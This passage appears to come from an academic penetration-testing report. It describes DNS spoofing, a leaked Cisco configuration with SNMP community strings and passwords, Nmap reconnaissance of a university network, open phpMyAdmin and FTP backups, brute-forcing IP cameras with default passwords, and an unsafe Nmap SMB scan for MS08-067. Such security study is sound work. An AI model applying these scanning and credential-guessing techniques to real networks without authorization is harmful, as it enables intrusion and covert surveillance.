

Figure 4.7 The proof of spoofing

After the DNS spoofing attack, anyone who wanted to visit a web page was successfully spoofed to another web page, which was in this case “google.com” (Figure 4.8). The proof of DNS spoofing by using “`Ping`” command (Figure 4.9).



Figure 4.8 Spoofed web page

Figure 4.9 was the proof of the success of spoofed IP address.



Figure 4.9 Spoofed IP address

4.3 Misconfigured Cisco Device Vulnerability

Using a security device such as Firewall, IPS and IDS and router device is a must

but misconfiguration of these devices can lead serious problems as well as administrator passwords compromise. Sometimes, forgetting a check enabled or disabled may disclosure very important information on a corporate network.

In this attack, Nessus was used and after scanning the network from WAN over internet, a misconfigured Cisco device was found on a corporate network (Figure 4.10). After visiting this corporate URL, anyone can see that important router information was revealed (Figure 4.11). In this example, IP address and subnet mask information were censored because of security purposes.



Figure 4.10 Nessus result for misconfigured Cisco device

```
interface FastEthernet0/12
!
interface GigabitEthernet0/1
!
interface GigabitEthernet0/2
!
interface VLAN1
 ip address 1 4.2 .6 .2  255.255.255.0
 no ip directed-broadcast
 no ip route-cache
!
ip default-gateway 1 4.2 .6 .1
snmp-server engineID local 000000090200000049ABD5000
snmp-server community private RW
snmp-server community public RO
snmp-server community    snmpcomm@es1 RO
!
line con 0
 exec-timeout 0 0
 transport input none
 stopbits 1
line vty 0 4
 password zcisco
 login
line vty 5 15
 password zcisco
 login
!
end
```

Figure 4.11 Misconfigured Cisco device information disclosure

Seeing router configuration was also possible to execute arbitrary commands on the remote Cisco router. An attacker may leverage this issue to disable network access via this device or lock legitimate users out of the router.

4.4 The Reconnaissance and Scanning Attack

The reconnaissance and scanning phase was the most time consuming and important phase of the penetration test. After the completion of these two phases, anyone had more knowledge about the corporate network such as network infrastructure, IP blocks, corporate e-mails, web pages, production license keys, cameras, printers, network scanners, video communication systems, end of life operating systems and moreover misconfigured FTP address, misconfigured web pages open to the internet, misconfigured `phpMyAdmin` for managing MySQL services and backups inside FTP site.

In general university network infrastructures are enormously big and also has big problems. In order to realize reconnaissance attack and scan a network, a university network was selected. In the university reconnaissance, scanning and attacking phases all critical information such as name, IP address, the name of the web site were censored. All processes were carried out under the supervision of the IT office.

Although, many security problems were found during the scanning process, only the most important ones were included in this study. The scanning process were performed with Nessus, Nmap, Uniscan and Acunetix Web Scanner from outside the university network. The attacks of this part were performed via Nmap network scan to the relevant IP block of network. Firstly, the scanning process of the relevant IP block on 80th port of university network is executed by below Nmap command;

```
nmap -T4 -A -v 19x.xxx.xxx.14
```

A hacked webpage was found, which hosted on university network. It might be a simple interface defacement or be a hacking of an important server located on the

network (Figure 4.12).

Figure 4.12 Hacked webpage on university network

Another finding was database of a software in a FTP webpage format (Figure 4.13). This was also achieved by scanning IP block via Nmap following command;

```
nmap -T4 -A -v 19x.xxx.xxx.192
```

Figure 4.13 SQL backups inside FTP page

In the discovered FTP page shown in Figure 4.13, a webpage was hosted. It was designed for an internal portal (Figure 4.14). Anyone can enter and manipulate this application with all privileges of an administrator.



Figure 4.14 Login webpage as a different person

In the public FTP of university, there was SolidWorks license of 2014 software. This license can be viewed by everybody shown in Figure 4.15. This kind of important license key or executables should not be resided on a public FTP. The problem was that this license was open to access for everybody.

Figure 4.15 License key shown by publicly

Another security problem was found during the scanning of university network. It was seen that the video communication terminal is captured after the attempt to login that terminal by using "`administrator`" and default password. (Figure 4.16). It was no doubt that after successful logon, anyone can do everything with administrator privileges. An attacker can monitor the communication and may listen or watch the sessions done by this device.



Figure 4.16 Video communication device

Another security hole on the network was found at the information screen distributed over the campuses was given in Figure 4.17. Here, this screen gave information about lunch to the people who wanted to take lunch at there. But, this was open over internet and everybody can visit. A hacker can put a malicious image of a terrorism organization or can deface as he desires.

Figure 4.17 Cafeteria notification screen

The worst discovery of the scanning was open `phpMyAdmin` interface of an official university webpage. This was really bad situation that every content, news, announcement and much more the passwords of the administrators were open to the internet. Adding, deleting, altering and manipulating data were possible via this security hole. This area must be strictly closed to the end user of course to the internet. These are given in Figure 4.18, 4.19 and 4.20.



Figure 4.18 phpMyAdmin interface of a webpage



Figure 4.19 Disclosure of database tables

Figure 4.20 Disclosure of users and passwords

4.5 UPnP Scan with Miranda and Production Camera Monitoring

In this attack, the goal was to hack working cameras located at a company and to capture images from these cameras via LAN. This test was performed inside the network. Because of this, UPnP devices on the network were searched. For this purpose, the tool Miranda was used to find all UPnP devices (Fig. 4.21).



Figure 4.21 Searching UPnP devices with Miranda

After the search, all found UPnP devices were listed by using the command "`host list`" (Fig. 4.22). Here, the IP addresses were intentionally censored.



Figure 4.22 IP address and Port numbers of found UPnP devices

Here, as it can be seen from Figure 4.22, many devices with their own IP addresses and port numbers were found. Since, the target was cameras so the focus was directed to the XML file of the port number which was 80. The other ports such as 49152, 9000, 8200 and 5555 were used by network printer, scanner and other devices. In a network, when port 80 is used, it should be thought that there can be a web portal, an active network device management page or camera management page. In a corporate company, all information about printer, scanner or active network devices are really important and must be kept confidential.

After this evidence, the only thing that should be fulfilled was to visit XML pages to find camera information. Besides this, XML information were found by using Miranda can be publicly accessed and had very important information about device, brand, model and number and serial number. The name of such kind of pages were

"`upnpdevicedesc.xml`", therefore by entering this file name with the target IP address together on the browser, it was seen that UPnP information of the target IP camera with model number DP-22CD2854FE was accessed (Fig. 4.23).



Figure 4.23 UPnP XML information

Here, it can be seen from Figure 4.23, it was obvious that there was an IP camera on that IP. When entering that IP address was done the management page of camera was viewed as shown in Figure 4.24.



Figure 4.24 IP camera management page

Now, for cracking passwords, Brute Force attack was preferred to try the default password of that IP camera and the most used password for admin user. After trying the 7th password which was “12345”, the correct password was found and the image from production location from company was taken as given in Figure 4.25. Besides, an attacker can manage the camera with administrator privilege via this interface.

Figure 4.25 Hacking camera from production Company

Same procedure was applied to another camera listed with UPnP search, but the result was dangerous: same password was used for all cameras. If a hacker captures a password of one of the cameras then he can capture whole camera infrastructure from that company. Here, the risky thing was that company has nearly 175 cameras including management and AR&GE department cameras. The important and critical

images can be captured by unwanted visitors. The other image from a production camera is given in Figure 4.26.



Figure 4.26 Another image from production camera

4.6 Vulnerability Scan by Nmap Script and System Exploit with Armitage

In this attack, the target was to find TCP 445 port SMB vulnerability on a large network from inside rapidly. Since finding a vulnerability on 445th port on a network means that those machines can be exploited. This vulnerability is also known as "CVE-2008-4250" vulnerability and Microsoft published "MS08-067 Microsoft Security Bulletin" to patch this vulnerability. This is a very dangerous vulnerability because a system which has this vulnerability can be compromised very easily. On a

large network, it takes long time to search this one by one, in order to pass this bottleneck Nmap script was used to search this vulnerability rapidly across the whole network, after finding a system which has this vulnerability then Armitage was used to exploit this system. Nmap script usage for performing attack is given in Figure 4.27.

```
Dosya Düzenle Görünüm Ara Uçbirim Yardım

root@msckl:~# nmap --script smb-check-vulns.nse -p445 10      1-200 --script-arg
s=unsafe=1

Starting Nmap 6.49BETA4 ( https://nmap.org ) at 2015-10-05 12:44 EEST
Nmap scan report for aysegul          ltd (10      2)
Host is up (0.0011s latency).
PORT    STATE SERVICE
445/tcp open  microsoft-ds
MAC Address: 00:24:8C:BC:32:1C (Asustek Computer)

Host script results:
| smb-check-vulns:
|   MS08-067: NOT VULNERABLE
|   Conficker: Likely CLEAN
|   SMBv2 DoS (CVE-2009-3103): NOT VULNERABLE
|   MS06-025: NO SERVICE (the Ras RPC service is inactive)
|_  MS07-029: NO SERVICE (the Dns Server RPC service is inactive)
```

Figure 4.27 Nmap script usage for finding vulnerability

After this command, the result was listed to the screen that a system named "`kiosk-pvc`" device was vulnerable for attack, as shown in Figure 4.28.

```
Nmap scan report for kiosk-pvc.        .ltd (10      56)
Host is up (-0.070s latency).
PORT    STATE SERVICE
445/tcp open  microsoft-ds
MAC Address: 00:87:40:31:1E:20 (Unknown)

Host script results:
| smb-check-vulns:
|   MS08-067: VULNERABLE
|   Conficker: Likely CLEAN
|   SMBv2 DoS (CVE-2009-3103): NOT VULNERABLE
|   MS06-025: NO SERVICE (the Ras RPC service is inactive)
|_  MS07-029: NO SERVICE (the Dns Server RPC service is inactive)
```

Figure 4.28 Vulnerability found by Nmap test result

